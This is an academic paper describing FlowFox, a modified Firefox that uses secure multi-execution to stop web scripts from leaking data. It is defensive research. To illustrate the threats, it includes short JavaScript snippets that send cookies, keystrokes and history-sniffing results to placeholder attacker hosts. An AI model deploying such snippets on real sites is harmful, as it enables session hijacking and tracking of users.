FlowFox: a Web Browser with Flexible and Precise Information Flow Control

Willem De Groef, Dominique Devriese, Nick Nikiforakis and Frank Piessens
IBBT–DistriNet, KU Leuven
Celestijnenlaan 200a, 3001 Heverlee, Belgium
firstname.lastname@cs.kuleuven.be

ABSTRACT

We present FlowFox, the first fully functional web browser that implements a precise and general information flow control mechanism for web scripts based on the technique of secure multi-execution. We demonstrate how FlowFox subsumes many ad-hoc script containment countermeasures developed over the last years. We also show that FlowFox is compatible with the current web, by investigating its behavior on the Alexa top-500 web sites, many of which make intricate use of JavaScript.

The performance and memory cost of FlowFox is substantial (a performance cost of around 20% on macro benchmarks for a simple two level policy), but not prohibitive. Our prototype implementation shows that information flow enforcement based on secure multi-execution can be implemented in full-scale browsers. It can support powerful, yet precise policies refining the same-origin-policy in a way that is compatible with existing websites.

Categories and Subject Descriptors

H.4.3 [**Information Systems Applications**]: Communications Applications—*Information browsers*; K.6.5 [**Management of Computing and Information Systems**]: Security and Protection

General Terms

Security, Design, Documentation, Verification

Keywords

Web Security, Information Flow, Web Browser Architecture

1. INTRODUCTION

A web browser handles content from a variety of origins, and not all of these origins are equally trustworthy. Moreover, this content can be a combination of markup and executable scripts where the scripts can interact with their environment through a collection of powerful APIs that offer communication to remote servers, communication with other pages displayed in the browser, and access to user, browser and application information including information such as the geographical location, clipboard content, browser version and application page structure and content. With the advent of the HTML5 standards [22, 17], the collection of APIs available to scripts has substantially expanded.
An important consequence is that scripts can be used to attack the confidentiality or integrity of that information. Scripts can leak session identifiers [33], inject requests into an ongoing session [7], sniff the user's browsing history, or track the user's behavior on a web site [23]. Such malicious scripts can enter a web page because of a cross-site scripting vulnerability [25], or because the page integrates third party scripts such as advertisements, or gadgets. A recent study has shown that almost all popular web sites include such remotely-hosted scripts [32]. Barth et al. [8, 1] have proposed the *gadget attacker*, as an appropriate attacker model for this broad class of attacks against the browser.
The importance of these attacks has led to many countermeasures being implemented in browsers. The first line of defense is the *same-origin-policy (SOP)* that imposes restrictions on the way in which scripts and data from different origins can interact. However, the SOP is known to have holes [39], and all of the attacks cited above bypass the SOP. Hence, additional countermeasures have been implemented or proposed. Some of these are ad-hoc security checks added to the browser (e.g. to defend against history-sniffing attacks, browsers responded with prohibiting access to the computed style of HTML elements [42]), others are elaborate and well thought-out research proposals to address specific subclasses of such attacks (e.g. AdJail [40] proposes an architecture to contain advertisement scripts).

Several researchers [12, 30] have proposed information flow control as a general and powerful security enforcement mechanism that can address many of these attacks, and hence reduce the need for ad-hoc or purpose-specific countermeasures. Several prototypes that implement some limited form of information flow control have been developed; we discuss these in detail in Section 6. However, general, flexible, sound and precise information flow control is difficult to achieve, and so far nobody has been able to demonstrate a fully functional browser that enforces sound and precise information flow control for web scripts. As a consequence, there was no evidence for the practicality of this approach in the context of web applications, till now.

In this paper, we present FlowFox, the first fully functional web browser (implemented as a modified Mozilla Firefox) that implements a precise and general information flow control mechanism based on the technique of secure multi-execution [18]. FlowFox can enforce general information flow based confidentiality policies on the interactions between web scripts and the browser API. Information entering or leaving scripts through the API is labeled with a confidentiality label chosen from a partially ordered set of labels, and FlowFox enforces that information can only flow upward in a script.

We report on several experiments we performed with FlowFox. We measured performance and memory cost, and we show how FlowFox can provide (through suitable choice of the policy enforced) the same security guarantees as many ad-hoc browser security countermeasures. We also investigate the compatibility of some of these policies with the top-500 Alexa web sites.

While the costs incurred by FlowFox are non-negligible, we believe our prototype provides evidence of the suitability of information flow security in the context of the web, and further improvements in design and implementation will reduce performance, memory and compatibility costs. As an analogy, the reader might remember that the first backwards-compatible bounds-checkers for C [26] incurred a performance cost of a factor of 10, and that a decade of further research eventually reduced this to an overhead of 60% [2, 46].

In summary, this paper has the following contributions:

- We present the design and implementation of FlowFox, the first fully functional web browser with sound and precise information flow controls for JavaScript. FlowFox is available for download, and can successfully browse to complex web sites including Amazon, Google, Facebook, Yahoo! and so forth.
- We show how FlowFox can subsume many ad-hoc security countermeasures by a suitable choice of policy.
- We evaluate the performance and memory cost of FlowFox compared to an unmodified Firefox.
- We evaluate the compatibility of FlowFox with the current web by comparing the output of FlowFox with the output of an unmodified Firefox.

The remainder of this paper is organized as follows: in Section 2 we define our threat model, and give examples of threats that are in scope and out of scope for this paper. Section 3 gives a high-level overview of the design of FlowFox, and Section 4 discusses key implementation aspects. In Section 5, we evaluate FlowFox with respect to compatibility, security and performance. Section 6 discusses related work, and Section 7 concludes.

2. THREAT MODEL

Our attacker model is based on the *gadget attacker* [8, §2]. This attacker has two important capabilities. First, he can operate his own web sites, and entice users into visiting these sites. Second, he can inject content into other web sites, e.g. because he can exploit a cross-site scripting (XSS) vulnerability in the other site, or because he can provide an advertisement or a gadget that will be included in the other site. The attacker does *not* have any special network privileges (he can't eavesdrop on nor tamper with network traffic).

The baseline defense against information leaking through scripts is the SOP. However, it is well-known that the SOP provides little to no protection against the gadget attacker: scripts included by an origin have full access to all information shared between the browser and that origin, and can effectively transmit that information to any third party e.g. by encoding the information in a URL, and issuing a GET request for that URL.

Not only *confidentiality* of information is important; users also care about integrity. But for the purpose of this paper, we limit our attention to confidentiality and leave the study of enforcing integrity to future work.

For the rest of this paper, we consider users surfing the web with a web browser. Typically, these users care about the confidentiality of the following types of information:

Application Data.

The user interacts with a variety of sites that he shares sensitive information with. Prototypical examples of such sites are banking or e-government sites. The user cares about the confidentiality of information (e.g. tax returns) exchanged with these sites. Access to such information is available to scripts through the Document Object Model (DOM) API.

User Interaction Data.

Information about the user's mouse movements and clicks, scrolling behavior, or the selection, copying and pasting of text can be (and is) collected by scripts to construct *heat maps*, or to track what text is being copied from a site [23, §5]. Collection of such information by scripts is implemented by installing event handlers for keyboard and mouse activities.

Meta Data.

Meta information about the current web site (like cookies), or about the browsing infrastructure (e.g. screen size). Leakage of such information can enable other attacks, e.g. session hijacking after leaking of a session cookie. Again, scripts have access to this type of information through APIs offered by the browser.

With these information assets and attacker model in mind, we give concrete example threats that are in scope, and threats we consider out-of-scope for this paper.

2.1 In-scope Threats

Here are some concrete examples of threats that can be mitigated by FlowFox. We will return to these examples further in the paper.

Session Hijacking through Session Cookie Stealing.

A gadget attacker can inject a script that reads the shared session cookie between the browser and an honest site A, and leak it back to the attacker, who can now hijack the session:

```
new Image().src = "http://attack/?=" + document.cookie;
```

Several ad-hoc countermeasures against this threat have been proposed. A representative example is SessionShield [33] that uses heuristics to identify what cookies are session cookies, and then blocks script access to these session cookies.

Malicious Advertisements.

Web sites regularly include advertisements implemented as web scripts in their pages. These advertisement scripts then have access to application data in the page. This is sometimes desirable, as it enables context-sensitive advertising, yet it also exposes user private data to the advertisement provider.

Again, several countermeasures have been developed. A representative example is AdJail [40] that addresses confidentiality as well as integrity attacks by means of an isolation mechanism that runs the advertisement code in a separate hidden iframe.

History Sniffing and Behavior Tracking.

An empirical study by Jang et al. [23] shows that many web sites (including popular web sites within the Alexa global top 100) use web scripts to exfiltrate user interaction data and meta data, for example browsing history. This kind of functionality is even offered as a commercial service by web analytics companies.

The adaptation of the Style API is an example of an adhoc countermeasure specifically developed to mitigate the history sniffing threat [6], but most of the privacy leaks described by Jang et al. [23] are not yet countered in modern browsers.

2.2 Out-of-scope Threats

Browser security is a broad field, facing many different types of threats. We list threats that are not in scope for the countermeasure discussed in this paper, and need to be handled by other defense mechanisms.

Integrity Threats.

As discussed earlier, we focus only on confidentiality-related threats. Examples of integrity-related threats include user interface redressing attacks (e.g. clickjacking), and cross-site request forgery (CSRF) attacks.

Implementation-level Attacks Against the Browser.

A browser is a complex piece of software with a large network-facing attack surface. Implementation-level vulnerabilities in the browser code may allow an attacker to gain user-level or even administrator-level privileges on the machine where the browser is running. A wide variety of countermeasures to harden implementations against these threats exist [45], and we don't consider them in this paper. Typical examples of attacks in this category include heap-spraying attacks [16] or *drive-by-downloads* [35, 34].

Threats Not Related to Scripting.

This includes e.g. attacks at the network level (eavesdropping on or tampering with network traffic) or CSRF attacks that do not make use of scripts [7].

3. FLOWFOX

In this section we describe the design of FlowFox. First, we briefly recap some notions of information flow security and the secure multi-execution (SME) enforcement mechanism. Then we discuss how SME can be applied to browsers, and we motivate our design where only scripts are multi-executed instead of the full browser. Finally, we discuss what policies can be enforced by FlowFox.

3.1 Information Flow Security

Information flow security is concerned with regulating how information can flow through a program. One specifies a policy for a program by labeling all input and output operations to the program with a *security label*. These labels represent a confidentiality level, and they are partially ordered where one label is above another label if it represents a higher level of confidentiality. One then tries to enforce that information only flows upward through the program. This is often formalised as *non-interference* – a deterministic program is non-interferent if there are no two runs of the program with inputs identical up to a level l but some different outputs at a level below l. While there has been a substantial body of research on information flow security over the past decades, the JavaScript language, and the web context bring significant additional challenges, including e.g. dealing with the dynamic nature of JavaScript.

For the remainder of this paper, we limit our attention to the case where there are only two security labels: *high (H)* for confidential information, and *low (L)* for public information. As we will show, many useful policies can be specified with only these two levels. But this is not a fundamental limitation: FlowFox scales to an arbitrary number of levels (albeit at a considerable performance and memory cost).

3.2 Secure Multi-Execution

Secure multi-execution (SME) [18, 13] is a new dynamic enforcement mechanism for information flow security with practical advantages when applied in the context of JavaScript web applications [18, §VI.D].
The core idea of SME is to execute the program multiple times – once for every security label, while applying specific rules for input and output (I/O) operations in the program. We summarize the SME I/O rules for the two element lattice that we consider in this paper:

1. I/O operations are executed only in the executions at the same security level as the operation. This ensures that any I/O operation is only performed once.
2. Output operations at other levels are suppressed.
3. High input operations in the low execution are handled as follows: the input operation is skipped, and returns a default value of the appropriate type.
4. Low input operations in the high execution wait for the low execution to perform this input, and then reuse the value that was input at the low level.

It is relatively easy to see that executing a program under the SME regime will guarantee non-interference: the copy that does output at level L only sees inputs of level L and hence the output could not have been influenced by inputs of level H. For a more general description of the SME mechanism, and a soundness proof, the reader is referred to Devriese and Piessens [18], and to Kashyap et al. [27].

3.3 In-Browser SME

An important design decision when implementing SME for web scripts is how to deal with the browser API exposed to



Figure 1: Two design alternatives.

scripts. A first option is to multi-execute the entire browser: the API interactions would become internal interactions and each SME copy of the browser would have its own copy of the DOM. Both Bielova et al. [10] and Capizzi et al. [13] applied this strategy in their implementations.

The alternate strategy is to only multi-execute the web scripts and to treat all interactions with the browser API as inputs and outputs. Both designs are shown in Figure 1.

Both designs have their advantages and disadvantages. When multi-executing the entire browser, the information flow policy has to label inputs and outputs at the abstraction level provided by the operating system. The policy can talk about I/O to files and network connections, or about windows and mouse events. Multi-execution can be implemented relatively easily by running multiple processes. However, at this level of abstraction, the SME enforcement mechanism lacks the necessary context information to give an appropriate label to e.g. mouse events. The operating system does not know to which tab, or which HTML element in that tab a specific mouse click or key press is directed. It can also not distinguish individual HTML elements that scripts are reading from or writing to.

When multi-executing only the scripts, the information flow policy has to label inputs and outputs at the abstraction level offered by the browser API. The policy can talk about reading from or writing to the text content of specific HTML elements, and can assign appropriate labels to such input and output operations. However, implementing multi-execution is harder, as it now entails making cross-cutting modifications to the source code of a full-blown browser – e.g. a system call interface is cleaner from a design perspective than a prototypical web browser and as such easier to modify. Also, policies become more complex, as there are much more methods in the browser API than there are system calls.

FlowFox takes the second approach, as the first approach is too coarse grained and imprecise to counter relevant threats. The first approach (taken by [13, 10]) can e.g. not protect against a script leaking an e-mail typed by the user into a web mail application to any third party with whom the browser has an active session in another tab, because the security enforcement mechanism cannot determine to which origin the user text input is directed.

Hence, browser API interactions are treated as inputs and outputs in FlowFox, and should be labeled with an appropriate security label. Based on a simple example, we show how this works. Consider malicious code, trying to disclose the cookie information as part of a session hijacking attack:

```
var url = "http://host/image.jpg?=" + document.cookie;
var i = new Image(); i.src = url;
if (i.width > 50) { /* layout the page differently */ }
```

For this example, we label reading `document.cookie` as confidential input, and we label setting the `src` property of an Image object (which results in an HTTP request to the given URL) as public output. Reading the `width` property of the image (also a DOM API call) is labeled as public input.

We discuss how this script is executed in FlowFox. First, it is executed at the low level. Here, reading the cookie results in a default value, e.g. the empty string. Then the image is fetched – without leaking the actual cookie content – and when reading the width of the image (resulting e.g. in 100), the value that was read is stored for reuse in the high execution:

```
var url = "http://host/image.jpg?=" + ~~document.cookie~~ "";
var i = new Image(); i.src = url;
if (i.width > 50) { /* layout the page differently */ }
```

Next, the script is executed at the high level. In this level, the setting of the `src` property is suppressed. The reading of the `width` property is replaced by the reuse of the value read at the low level.

```
var url = "http://host/image.jpg?=" + document.cookie;
var i = new Image(); ~~i.src = url~~;
if (~~i.width~~100 > 50) { /* layout the page differently */ }
```

This example shows how, even though the script is executed twice, each browser API call is performed only once. As a consequence, if the original script was non-interferent, the script executed under multi-execution behaves *exactly* the same. In other words, SME is *precise*: the behavior of secure programs is not modified by the enforcement mechanism. This is relatively easy to see: if low outputs did not depend on high inputs to start from, then replacing high inputs with default values will not impact the low outputs. We refer again to [18, §IV.A] for a formal proof.

3.4 Security Policies

In FlowFox every DOM API call is interpreted as an output message to the DOM (the invocation with the actual parameters), followed by an input from the DOM (the return value).[1] DOM events delivered to scripts are interpreted as inputs. The policy deals with events by giving appropriate labels to the DOM API calls that register handlers.

Hence a FlowFox policy must specify two things. First, it assigns security levels to DOM API calls. Second, a default return value must be specified for each DOM API call that could potentially be skipped by the SME enforcement mechanism (see Rule 3 in Section 3.2).

Policy Rule. *A policy rule has the form $R[D] : C_1 \to l_1, \ldots, C_n \to l_n \hookrightarrow dv$ where R is a rule name, D is a DOM API method name, the C_i are boolean expressions, the l_i are security levels and dv is a JavaScript value.*

Policy rules are evaluated in the context of a specific invocation of the DOM API method D, and the boolean expressions C_i are JavaScript expressions and can access the receiver object (arg_0) and arguments (arg_i) of that invocation. Given such an invocation, a policy rule associates

[1]For API methods that return `void`, this can be optimized; they can be considered just outputs, but we ignore that optimization in the discussion below.

a level and a default value with the invocation as follows. The default value is just the value dv. The conditions C_i are evaluated from left to right. If C_j is the first one that evaluates to true, the level associated with the invocation is l_j. If none of them evaluate to true, the level associated with the invocation is L.

Policies are specified as a sequence of *policy rules*, and associate a level and default value with any given DOM API invocation as follows. For an invocation of DOM API method D, if there is a policy rule for D, that rule is used to determine level and default value. If there is no rule in the policy for D, that call is considered to have level L, with default value `undefined`. The default value for invocations classified at L is irrelevant, as the SME rules will never require a default value for such invocations.

Making API calls low by default, supports the writing of short and simple policies. The empty policy (everything low) corresponds to standard browser behavior. By selectively making some API calls high, we can protect the information returned by these calls. It can only flow to calls that also have been made high.

JavaScript properties that are part of the DOM API can be considered to consist of a getter method and a setter method. For simplicity, we provide some syntactic sugar for setting policies on properties: for a property P (e.g. `document.cookie`), a single policy rule specifies a level l and default value dv. The getter method then gets the level l and default value dv and the setter method gets the level l and the default value *true* – for a setter, the return value is a boolean indicating whether the setter completed succesfully.

Examples.

Policy rule R_1 specifies that reading and writing of `document.cookie` is classified as H, with default value ϵ (the empty String):

$$R_1[\texttt{document.cookie}] : \mathit{true} \rightarrow H \hookrightarrow \epsilon$$

As a second example, consider some methods of XMLHttpRequest objects (abbreviated below as `xhr`). The assigned level depends on the origin to where the request is sent:

$$\begin{cases} R_2[\texttt{xhr.open}] : \mathit{sameorigin}(\mathit{arg}_1) \rightarrow H \hookrightarrow \mathit{true} \\ R_3[\texttt{xhr.send}] : \mathit{sameorigin}(\mathit{arg}_0.\mathit{origin}) \rightarrow H \hookrightarrow \mathit{true} \end{cases}$$

with *sameorigin*() evaluating to true if its first argument points to the same origin as the document the script is part of. Finally, the following policy ensures that `keypress` events are treated as high inputs:

$$\begin{cases} R_4[\texttt{onkeypress}] : \mathit{true} \rightarrow H \hookrightarrow \mathit{true} \\ R_5[\texttt{addEventListener}] : \mathit{arg}_1 = \text{"}\mathit{keypress}\text{"} \rightarrow H \hookrightarrow \mathit{true} \end{cases}$$

4. IMPLEMENTATION

FlowFox is implemented on top of Mozilla Firefox 8.0.1 and consists of about ±1400 new lines of C/C++ code. We discuss the most interesting aspects of this implementation.

4.1 SME-aware JavaScript Engine

The SpiderMonkey software library is the JavaScript engine of the Mozilla Firefox architecture. It is written in C/C++. The rationale behind our changes to SpiderMonkey, is to allow JavaScript objects to operate (and potentially behave divergently) on different security levels.



Figure 2: Extended `JSObjects` with support for SME.



Figure 3: Extended `JSObjects` in a `JSContext` viewed under security level L.

Every execution of JavaScript code happens in a specific context, internally known as a `JSContext`. We augment the `JSContext` data structure to contain the current security level and a boolean variable to indicate if SME is enabled. `JSObjects` in SpiderMonkey represent the regular JavaScript objects living in a `JSContext`. Each property of a `JSObject` has related meta information, contained in a `Shape` data structure. Such a `Shape` is one of the key elements in our implementation.

By extending `Shape`s with an extra field for the security level, we allow `JSObjects` to have the same property (with a potentially different value) on every security level. The result of this modification is a `JSObject` behaving differently, depending on the security level of the overall `JSContext`. We represent the augmented `Shape` by the triplet {security level, property name, property value} as shown in Figure 2. Only properties with shapes of the same security level as the coordinating `JSContext` are considered when manipulating a property of a `JSObject`. Figure 3 shows the visible `JSObject` graph of Figure 2 when operating in a `JSContext` with a low security level.

With these extensions in place, implementing the multi-execution part is straightforward: we add a loop over all available security levels (starting with the bottom element of our lattice) around the code that is responsible for compiling

```
 1 process (methodName, args, curLevel) {
 2   l, dv = policy(methodName, args);
 3   if (curLevel == l) {
 4     result = perform_call();
 5     resultCache.store(result,methodName,args);
 6     return result;
 7   } else if (curLevel > l) {
 8     result = resultCache.retrieve(methodName, args);
 9     return result;
10   } else if (curLevel < l) {
11     return dv;
12   }
13 }
```

Figure 4: Implementation of the SME I/O rules.

and executing JavaScript code. Before each loop, we update the associated security level of the `JSContext`.

4.2 Implementation of the SME I/O Rules

The next important aspect of our implementation is how we intercept all DOM API calls, and enforce the SME I/O rules on them.

To intercept DOM API calls, we proceed as follows. Every DOM call from a JavaScript program to its corresponding entry in the C/C++ implemented DOM, needs to convert JavaScript values back and forth to their C/C++ counterparts. Within the Mozilla framework, the XPConnect layer handles this task. The existence of this translation layer enables us to easily intercept all the DOM API calls. We instrumented this layer with code that processes each DOM API call according to the SME I/O rules. We show pseudo code in Figure 4.

For an intercepted invocation of a DOM API method `methodName` with arguments `args` in the execution at level `curLevel`, the processing of the intercepted invocation goes as follows.

First (line 2) we consult the policy to determine the level and default value associated with this invocation as detailed in Section 3.4. Further processing depends on the relative ordering of the level of the invocation (`l`) and the level of the current execution (`curLevel`). If they are equal (lines 3-6), we allow the call to proceed, and store the result in a cache for later reuse in executions at higher levels. If the current execution is at a higher level (lines 7-9), we retrieve the result for this call from the result cache – the result is guaranteed to exists because of the loop with its associated security level starting at the bottom element and going upwards – and reuse it in the execution at this level. The actual DOM method is *not* called. Finally, if the level of the current execution is below the level of the DOM API invocation, then we do not perform the call but return the appropriate default value (lines 10-11).

4.3 Event Handling

As discussed above, labels for events are specified in the policy by labeling the methods/properties that register event handlers. As a consequence, low events will be handled by both the low and high execution (in respectively a low and high context). High events will only be handled by the high execution. This is the correct way to deal with events in SME [10].

Hence, we have to execute an event handler in a `JSContext` with the same security level as it was installed. We augmented the event listener data structure with the SME state and the security level. We adjust accordingly both the security level and the SME state of the current `JSContext` at the moment of execution of an event handler.

```
function handler (e) {
  new Image().src = "http://host/?=" + e.charCode;
}
$("target1").onkeypress = handler;
$("target2").addEventListener( "keypress", handler, false);
```

Figure 5: Example of an event handler leaking private information.

Take as an example the code in Figure 5 that tries to leak the pressed key code. With the policy discussed in Section 3.4 that makes `keypress` a H event, the leak will be closed: the handler will only be installed in the high execution, and that execution will skip the image load that leaks the pressed key.

5. EVALUATION

We evaluate our FlowFox prototype in three major areas: compatibility with major websites, security guarantees offered, and performance and memory overhead.

5.1 Compatibility

Since SME is precise [18, §IV.A], theory predicts that FlowFox should not modify the behavior of the browser for sites that comply with the policy. Moreover, SME can sometimes *fix* interferent executions by providing appropriate default values to the low execution. We perform two experiments to confirm these hypotheses.

In a first experiment, we measure what impact FlowFox has for users on the visual appearance of websites. We construct an automated crawler that instructs two Firefox browser and one FlowFox browser to visit the Alexa top 500 websites[2]. FlowFox is configured with a simple policy that makes reading `document.cookie` high. Most websites are expected to comply with this policy. After loading of the websites has completed, the crawler dumps a screenshot of each of the three browsers to a bitmap. We then compare these bitmaps in the following way. First, we compute a *mask* that masks out each pixel in the bitmap that is different in the bitmaps obtained from the two regular Firefox browsers. The mask covers the areas of the site that are different on each load (such as slideshow images, advertisements, timestamps, and so forth). Masks are usually small. Figure 6 shows the distribution of the relative sizes of the *unmasked* area of the bitmaps: 100% means that the two Firefox browsers rendered the page exactly the same; not a single pixel on the screen is different. The main reasons for a larger mask – observed after manual inspection – were (i) content shifts on the y-axis of the screen because of e.g. a horizontal bar in one the two instances or (ii) varying screen-filling images.

Next, we compute the difference between the FlowFox generated bitmap and either of the two Firefox generated bitmaps over the unmasked area. It does not matter which Firefox instance we compare to, as their bitmaps are of course equal for the unmasked area. Figure 7 shows the

[2]`http://www.alexa.com/topsite`



Figure 6: Distribution of the relative size of the unmasked surface for the top-500 web sites.



Figure 7: Distribution of the relative amount of the visual difference between FlowFox and the masked Firefox for the top-500 web sites.

distribution of the relative size of the area that is different. Differences are usually small to non-existent: 0% means that the FlowFox browser renders the page exactly as the two Firefox browsers for the unmasked area.

The main reasons for a larger deviation – identified after manual inspection – were (i) non-displayed content, (ii) differently-positioned content, (iii) network delays (loaded in FlowFox but not yet in Firefox or vice versa) or (iv) varying images not captured by the mask. In one case, the site was violating the policy but by providing an appropriate default value in the policy, FlowFox could still render the site correctly.

We conclude from this experiment that FlowFox is compatible with the current web in the sense that it does not break sites that comply with the policy being enforced. This is a non-trivial observation, given that FlowFox handles scripts radically differently (executing each script twice under the SME regime) and supports our claim that FlowFox is a fully functional web browser.

This first experiment is an automatic crawl. It just visits the homepages of websites. Even though these home pages in most cases contain intricate JavaScript code, the experiment could not interact intensely with the websites visited. Hence, we performed a second experiment, where FlowFox is used to complete several complex, interactive web scenarios with a random selection of popular sites.

We identified 6 important categories of web sites / web applications amongst the Alexa top-15: web mail applications, online (retail) sales, search engines, blogging applications, social network sites and wikis. For each category, we randomly picked a prototypical web site from this top-15 list for which we worked out and recorded a specific, complex use case scenario of an authenticated user interacting with that web site. We played these in FlowFox with the session cookie policy. In addition, we selected some sites that perform behavior tracking, and browsed them in a way that triggers this tracking (e.g. selecting and copying text) with a policy that protects against tracking (see Section 5.2.2). Appendix A contains an overview of a representative sample of our use cases recordings.

For all scenarios, the behavior of FlowFox was for the user indistinguishable from the Firefox browser. For the behavior tracking sites, the information leaks were closed – i.e. FlowFox *fixed* the executions in the sense that the original script behavior was preserved, except the leakage of sensitive information was replaced with default values. This has no impact on user experience, as the user does not notice these leaks in Firefox either.

This second experiment confirms our conclusions from the first experiment: FlowFox is compatible with the current web, and can fix interferent executions in ways that do not impact user experience.

5.2 Security

We evaluate two aspects of the security of FlowFox. In order for the theoretical properties of SME to hold, we need (i) a deterministic scheduler and (ii) a deterministic language.

Because of the total order of our lattice and the semi-serial execution (see Section 4.1), the scheduler is effectively deterministic. Although there are some source of non-determinism in JavaScript[3], we consider them merely as technical issues – in practice they will not exist, except for setTimeout, that is handled like a regular event – resulting in a deterministic JavaScript execution.

5.2.1 *Is* FlowFox *Non-interferent?*

There are two reasons our prototype could fail to be non-interferent: (1) if it violates the assumptions underlying the soundness proof [18, §III.B], or (2) if there are implementation-level vulnerabilities in our prototype.

For (1), an important assumption is that no information output to an API method classified as high can be input again through an API call classified as low. In other words, for soundness, policies should be *compatible* with the browser API implementation in the sense that scripts should not be able to leak information to lower levels through the API implementation. It is non-trivial to validate this assumption in our prototype: browser API calls are treated as I/O channels, and the implementation of the browser API is large and complex. Checking whether a given policy is compatible in this sense is a non-trivial task in general, and investigating this more thoroughly is an interesting avenue for future work. However, the relatively simple policies that we used in our experiments are compatible.

For (2), – given the size and complexity of the code base of our prototype – we can't formally guarantee the absence of any implementation vulnerabilities. However, we can provide some assurance: the ECMAScript specification assures us that I/O can only be done in JavaScript by means of the browser API. Core JavaScript – as defined by the ECMAScript specification – doesn't provide any input or out-

[3]`http://code.google.com/p/google-caja/wiki/SourcesOfNonDeterminism`

put channel to the programmer [20, §I]. Since all I/O operations have to pass the translation layer to be used by the DOM implementation (see Section 4.2), we have high assurance that all operations are correctly intercepted and handled according to the SME I/O rules.

Finally, we have extensively manually verified whether FlowFox behaves as expected on malicious scripts attempting to leak information (we discuss some example policies in Section 5.2.2). We believe all these observations together give a reasonable amount of assurance of the security of FlowFox.

5.2.2 *Can* FlowFox *Enforce Useful Policies?*

FlowFox guarantees non-interference with respect to an information flow policy. But not all such policies are necessarily useful. In this section, we demonstrate how some of the concrete threats we discussed in Section 2 are effectively mitigated.

Leaking session cookies.

In Section 2 we discussed how malicious scripts can leak session cookies to an attacker. A simple solution would be to prevent scripts from accessing cookies. However, consider the following code snippet:

```
new Image().src = "http://host/?=" + document.cookie;
document.body.style.backgroundColor = cookieValue("color");
```

In order for the script above to work, only the `color` value from the cookie is needed. By assigning a high security level to both the DOM call for the cookie and the background color, and a low level to API calls that trigger network output, we allow the script access to the cookies, but prevent them from leaking.

Executing the above code snippet with FlowFox, results in the following two executions:

```
new Image().src = "http://host/?=" + ~~document.cookie~~undefined;
~~document.body.style.backgroundColor = cookieValue("color");~~
```

The high execution:

```
new Image()~~.src = "http://host/?=" + document.cookie~~;
document.body.style.backgroundColor = cookieValue("color");
```

Hence, the script executes correctly, but does not leak the cookie values to the attacker.

This policy subsumes fine-grained cookie access control systems, such as SessionShield [33] that use heuristic techniques to prevent access to session cookies but allow access to other cookies.

History sniffing.

History sniffing [23, §4] is a technique to leak the browsing history of a user by reading the color information of links to decide if the linked sites were previously visited by the user:

```
var l = document.createElement("a");
l.href = "http://web.site.com"
new Image().src = "http://attacker/?=" +
(document.defaultView.getComputedStyle(l, null)
 .getPropertyValue("color") == "rgb(12, 34, 56)")
```

Baron [6] suggested a solution for preventing direct sniffing by modifying the behavior of the DOM style API to pretend as if all links were styled as if they were unvisited. In FlowFox, one can assign a high security level to the `getPropertyValue` method, and set an appropriate default color value. If all API calls that trigger network output are low, scripts can still access the color, but can't leak it.

Tracking libraries.

Tynt[4] is a web publishing toolkit, that provides web sites with the ability to monitor the copy event. Whenever a user copies content from a web page, the library appends the URL of the page to the copied content and transfers this to its home page via the use of an image object [23, §5]. To block the leakage of copied text, we construct policy rule R_6 to contain the Tynt software by assigning a high security label to the DOM call for receiving the selected text:

$$R_6[\texttt{window.getSelection}] : \mathit{true} \to H \hookrightarrow \epsilon$$

FlowFox now always reports that empty strings are copied.

Other web sites covertly track the user's click events. By assigning a high security label to the DOM calls for accessing mouse coordinates, we contain those behavior tracking scripts. Policy rules R_7 and R_8 could be representative for such a security policy:

$$\begin{cases} R_7[\texttt{MouseEvent.clientX}] : \mathit{true} \to H \hookrightarrow 0 \\ R_8[\texttt{MouseEvent.clientY}] : \mathit{true} \to H \hookrightarrow 0 \end{cases}$$

FlowFox will now always report the default position of the mouse to external parties.
The examples above are only the tip of the iceberg. FlowFox supports a wide variety of useful policies. We consider three classes of policies to be interesting for further investigation:

1. Policies that classify the entire DOM API low, except for some selected calls that return sensitive information. The three examples above fall in this category. Such policies could be offered by the browser vendor as a kind of *privacy profile*.

2. Policies that approximate the SOP, but close some of its leaks. Writing such a policy is an extensive task, as each DOM API method must receive an appropriate policy rule that ensures that information belonging to the document origin is high and other information is low. However, such a policy must be written only once, and should only evolve as the DOM API evolves.

